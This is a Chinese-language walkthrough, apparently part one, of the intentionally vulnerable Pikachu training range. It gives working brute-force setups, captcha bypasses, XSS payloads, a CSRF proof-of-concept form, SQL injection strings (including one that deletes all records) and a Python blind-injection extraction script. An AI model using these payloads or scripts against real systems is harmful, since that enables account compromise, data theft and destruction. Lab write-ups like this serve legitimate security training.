谜团靶机writeup - Pikachu靶场通关指南-上

原创

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暴力破解

用户名：admin、pikachu、test、vince、allen、kobe、grady、kevin、lucy、lili

密码：123456、000000、abc123


基于表单的暴力破解

Positions


Attack type: Cluster bomb

```
1  POST /vul/burteforce/bf_form.php HTTP/1.1
2  Host: f19c696a67fc4f23beb6b79a16591e26.app.mituan.zone
3  Content-Length: 38
4  Cache-Control: max-age=0
5  Origin: http://f19c696a67fc4f23beb6b79a16591e26.app.mituan.zone
6  Upgrade-Insecure-Requests: 1
7  DNT: 1
8  Content-Type: application/x-www-form-urlencoded
9  User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.3
10 Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,i
   .9
11 Referer: http://f19c696a67fc4f23beb6b79a16591e26.app.mituan.zone/v
12 Accept-Encoding: gzip, deflate
13 Accept-Language: zh-CN,zh;q=0.9
14 Cookie: UM_distinctid=17de0e3b15b9d7-0a6471d9226e2d-30614205-14400
15 Connection: close
16
17 username=§abc§&password=§abc§&submit=Login
```

Payloads




Start attack




验证码绕过(on server)

在Repeater模块中发现验证码可以重复使用。



验证码绕过(on client)


直接删除 `&vcode=G5KUQ`



token防爆破点


将提取到的token填入第一次请求 以及 数据包中，并修改数据包中的用户、密码为字典中的第一个。【可以避免第一次请求的token失效】

1.



2.

3.



4.

Resource Pool设置为单线程

Request	Payload 1	Payload 2	Status	Error	Timeout	Length	success	value=*
0			200			34809		1602961ea458f033
1	admin&password=000000	2494361ea4571b2e45688363015	200			34788		8142261ea458f1e6
2	pikachu&password=000000	8142261ea458f1e6af415836120	200			34785	☑	3426361ea458f2f4b
3	test&password=000000	3426361ea458f2f4bc162322040	200			34809		2210961ea458f43fb
4	vince&password=000000	2210961ea458f43fb1523826677	200			34809		2111361ea458f545
5	allen&password=000000	2111361ea458f54562407620550	200			34809		2855061ea458f69e
6	kobe&password=000000	285	200			34809		ea458f820
7	grady&password=000000	285	200			34809		1ea458f926
8	kevin&password=000000	9884161ea458f926af474278486	200			34809		4215161ea458fa21
9	lucy&password=000000	4215161ea458fa212f530240201	200			34809		8841461ea458fb1c
10	lili&password=000000	8841461ea458fb1c1a125645035	200			34809		4386761ea458fc02
11	admin&password=abc123	4386761ea458fc02d7126382895	200			34809		1930661ea458fd3b
12	pikachu&password=abc123	1930661ea458fd3b40062509352	200			34809		3695161ea458fe40

将提取到的token填入第一次请求 以及 数据包中

XSS：Cross-Site Scripting

反射型XSS(get)

`GET /vul/xss/xss_reflected_get.php?message=<script>alert(1)</script>&submit=submit HTTP/1.1`

反射性xss(post)

使用账号密码登录，然后发送数据。

```
POST /vul/xss/xsspost/xss_reflected_post.php HTTP/1.1
Host: 4af1c5bd5a334c128bc7ffbd68be0236.app.mituan.zone
Cookie: ant[uname]=admin; ant[pw]=10470c3b4b1fed12c3baac014be15fac67c6e815; UM_distinctid=17de0e3b15b9d7-0a6471d
9226e2d-30614205-144000-17de0e3b15ca54; PHPSESSID=b3to3bnioj946mroaasga9g4eo
Connection: close

message=<script>alert(1)</script>&submit=submit
```

存储型XSS

`<script>alert(1)</script>`或`<img src=a onerror=alert(1)>`，提交即可。

DOM型xss

输入：`javascript:alert(1)`或者`' onclick=alert(1)>`，点击触发。

DOM型xss-x

输入：`javascript:alert(1)`，点"请说出你的伤心往事"-“有些费劲心机”-“就让往事都随风”

XSS盲打

留言`<script>alert(1)</script>`，名称`<img src=a onerror=alert(2)>`，都可以触发。然后登录后台，使用admin、123456登录查看意见。

xss之过滤

输入`<img src=# onerror=alert(1)>`或者`<scrIpt>alert(1)</scrIpt>`。

xss之htmlspecialchars

输入`javascript:alert(1)`或者`' onclick='alert(1)`。

xss之href输出

输入`javascript:alert(1)`。


xss之js输出

输入`';alert(1)//`。

CSRF

vince/allen/kobe/grady/kevin/lucy/lili,密码全部是123456。

CSRF(get)




```
<html>
  <!-- CSRF PoC - generated by Burp Suite Professional -->
  <body>
  <script>history.pushState('', '', '/')</script>
    <form action="http://4af1c5bd5a334c128bc7ffbd68be0236.app.mituan.zone/vul/csrf/csrfget/csrf_get_edit.php">
      <input type="hidden" name="sex" value="11" />
      <input type="hidden" name="phonenum" value="22" />
      <input type="hidden" name="add" value="33" />
      <input type="hidden" name="email" value="44" />
      <input type="hidden" name="submit" value="submit" />
      <input type="submit" value="Submit request" />
    </form>
  </body>
</html>
```

使用vince登录，填写数据提交，抓包之后生成CSRF Poc保存为csrf.html，退出账号再使用allen登录，访问页面csrf.html即可。

CSRF(post)

跟上面类似。

CSRF Token

因有token，可以阻止CSRF。

Sql Inject

数字型注入

```
id=-1 union all select 1,user()&submit=%E6%9F%A5%E8%AF%A2
```

```
POST /vul/sqli/sqli_id.php HTTP/1.1
Host: 4af1c5bd5a334c128bc7ffbd68be0236.app.mituan.zone
Content-Length: 37
Cache-Control: max-age=0
Origin: http://4af1c5bd5a334c128bc7ffbd68be0236.app.mituan.zone
Upgrade-Insecure-Requests: 1
DNT: 1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/88.0.4324.150 Safari/537.36
Referer:
http://4af1c5bd5a334c128bc7ffbd68be0236.app.mituan.zone/vul/sqli/sqli_id.
php
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: UM_distinctid=
17de0e3b15b9d7-0a6471d9226e2d-30614205-144000-17de0e3b15ca54; PHPSESSID=
op24finju7aurs6r8mkurjh0qd
Connection: close

id=1 or 1=1&submit=%E6%9F%A5%E8%AF%A2
```

```
                6
              </option>
            </select>
            <input class="sqli_submit" type=
          </form>
          <p class='notice'>
            hello,vince <br />
            your email is: 44
          </p>
          <p class='notice'>
            hello,allen <br />
            your email is: 12345
          </p>
          <p class='notice'>
            hello,kobe <br />
            your email is: kobe@pikachu.com
          </p>
          <p class='notice'>
            hello,grady <br />
            your email is: grady@pikachu.com
          </p>
```


字符型注入

`' or 1=1 #` 查询，或者抓包 `GET /vul/sqli/sqli_str.php?name=vince'+or+1%3d1%23&submit=%E6%9F%A5%E8%AF%A2 HTTP/1.1`

搜索型注入

`%` 或者 `%' or 1=1#` 能查出所有信息。

xx型注入

输入 `v') or 1=1#`。

insert/update注入

点击注册，输入 `222' or updatexml(1,concat(0x7e,'root',0x7e),3) or '` 、 `222' or updatexml(1,concat(0x7e,'root',0x7e),3) or '1'='1` 构造一个用户字段，然后提交。

delete注入

随便输入两条留言，在点击删除第一条的时候，拦截数据包，修改`GET /vul/sqli/sqli_del.php?id=56+or+updatexml(1,concat(0x7e,user(),0x7e),3) HTTP/1.1`即可形成报错注入。若修改为`GET /vul/sqli/sqli_del.php?id=56+or+1=1 HTTP/1.1`则会删除所有留言。

header注入

```
GET /vul/sqli/sqli_header/sqli_header.php HTTP/1.1
Host: 907c32e21ddb4858ae77907f204f72d0.app.mituan.zone
User-Agent: Mozilla/5.0' or updatexml(1,concat(0x7e,111,0x7e),3) or '1'='1
Accept: text/html' or updatexml(1,concat(0x7e,222,0x7e),3) or '
Cookie: ant[uname]=admin' or updatexml(1,concat(0x7e,333,0x7e),3) or '1'='1; ant[pw]=10470c3b4b1fed12c3baac014be
15fac67c6e815; UM_distinctid=17de0e3b15b9d7-0a6471d9226e2d-30614205-144000-17de0e3b15ca54; PHPSESSID=tuj0us8pkfq
rk900h8kmf1f1kt
Connection: close
```

三个位置都可以。

盲注boolean

`GET /vul/sqli/sqli_blind_b.php?name=vince'+and+length(database())>1%23&submit=%E6%9F%A5%E8%AF%A2 HTTP/1.1`

`GET /vul/sqli/sqli_blind_b.php?name=vince'+and+substring(database(),1,1)='p'%23&submit=%E6%9F%A5%E8%AF%A2 HTTP/1.1`

`GET /vul/sqli/sqli_blind_b.php?name=vince'+and+ascii(substr((select+table_name+from+information_schema.tables+where+table_schema%3ddatabase()+limit+0,1),1,1))%3d108%23&submit=%E6%9F%A5%E8%AF%A2 HTTP/1.1`

```python
# python脚本
#
import requests
import re

# 需要参数内容
headers = {
    'User-Agent': 'Mozilla/5.0'
};
url = 'http://907c32e21ddb4858ae77907f204f72d0.app.mituan.zone/vul/sqli/sqli_blind_b.php';

# grammar = 'database()'
# 存储各个查询命令
grammars = ['database()', '(SELECT GROUP_CONCAT(DISTINCT TABLE_SCHEMA) FROM information_schema.TABLES)',
            '(SELECT GROUP_CONCAT(DISTINCT TABLE_NAME) FROM information_schema.TABLES WHERE TABLE_SCHEMA="pikach
u")',
            '(SELECT GROUP_CONCAT(DISTINCT COLUMN_NAME) FROM information_schema.COLUMNS WHERE TABLE_SCHEMA="pika
chu")',
            '(SELECT GROUP_CONCAT(DISTINCT username) FROM pikachu.member)']
grammars = ['database()', '(SELECT GROUP_CONCAT(TABLE_NAME) FROM information_schema.TABLES WHERE TABLE_SCHEMA="p
ikachu" limit 0,1)']
num = 0
# grammar = ''
# sql 语法不区分字母大小写
guess = 'abcdefghigklmnopqrstuvwxyz0123456789@_.,'


# 循环使用各个语句
def loop():
    for i in enumerate(grammars):
        print(i[1] + "-->", end='')
        grammar = i[1]
        parameter(grammar)
```

```
        parameter(grammar)
        print()


# 处理参数语句
def parameter(data):
    values = ''
    length = 0
    flag = False
    # 获取数据库名长度
    # for i in range(1, 100):
    #     # 检测当前数据库名长度
    #     # values = "lucy' and length(grammar)={num}#".format(num=i)
    #     # 拿到 information_schema.TABLES 的字段 TABLE_SCHEMA 下所有不重复值成组长度
    #     values = "lucy' and (SELECT length(GROUP_CONCAT(DISTINCT TABLE_SCHEMA)) FROM information_schema.TABLES
)={num}#".format(
    #         num=i)
    #     # print(values)
    #     flag = query(values)
    #     if flag:
    #         print("数据库名长度：" + str(i))
    #         length = i
    #         # return i
    # for i in range(1, length + 1):
    flag = False
    isnum = 0
    for i in range(1, 1024):
        # for j in range(0, len(guess) + 1):
        for j in range(0, len(guess)):
            x = guess[j:j + 1]
            # print(x, end='')
            values = "lucy' and substring({grammar},{num},1)='{guess}'#".format(grammar=data, num=i,guess=x)
            flag = query(values)
            # print(flag)
            if flag:
                print(x, end='')
                break
        # 不先获取数据长度的后果，继续做值爆破完成判断
        # print('-' + str(isnum),end='')
        # print(bool(1-flag),end='')
        if bool(1 - flag):
            # print('ni-' + x + '-ni' + str(i))
            isnum = isnum + 1
        if isnum == 2:
            break
        # flag = False
        # print()
        # print(values)


# 弄个请求函数
def query(values):
    params = {
        'name': values,
        'submit': '查询'
    }
    response = requests.get(url=url, headers=headers, params=params);
    query_text = response.text
    # print(query_text)
    #
```


```
    # 使用xpath
    # tree = etree.HTML(query_text)
    # tree_str = tree.xpath('//div/p[@class="notice"]/text()')
    # print(tree_str[0])
    #
    # 使用正则
    ex = "<p class='notice'>(.*?) uid:.*?</p>"
    judge = re.findall(ex, query_text, re.S)
    # print(judge)
    if len(judge) == 0:
        return False
    else:
        return True


if __name__ == "__main__":
    # print(values)
    # query()
    # parameter()
    loop()
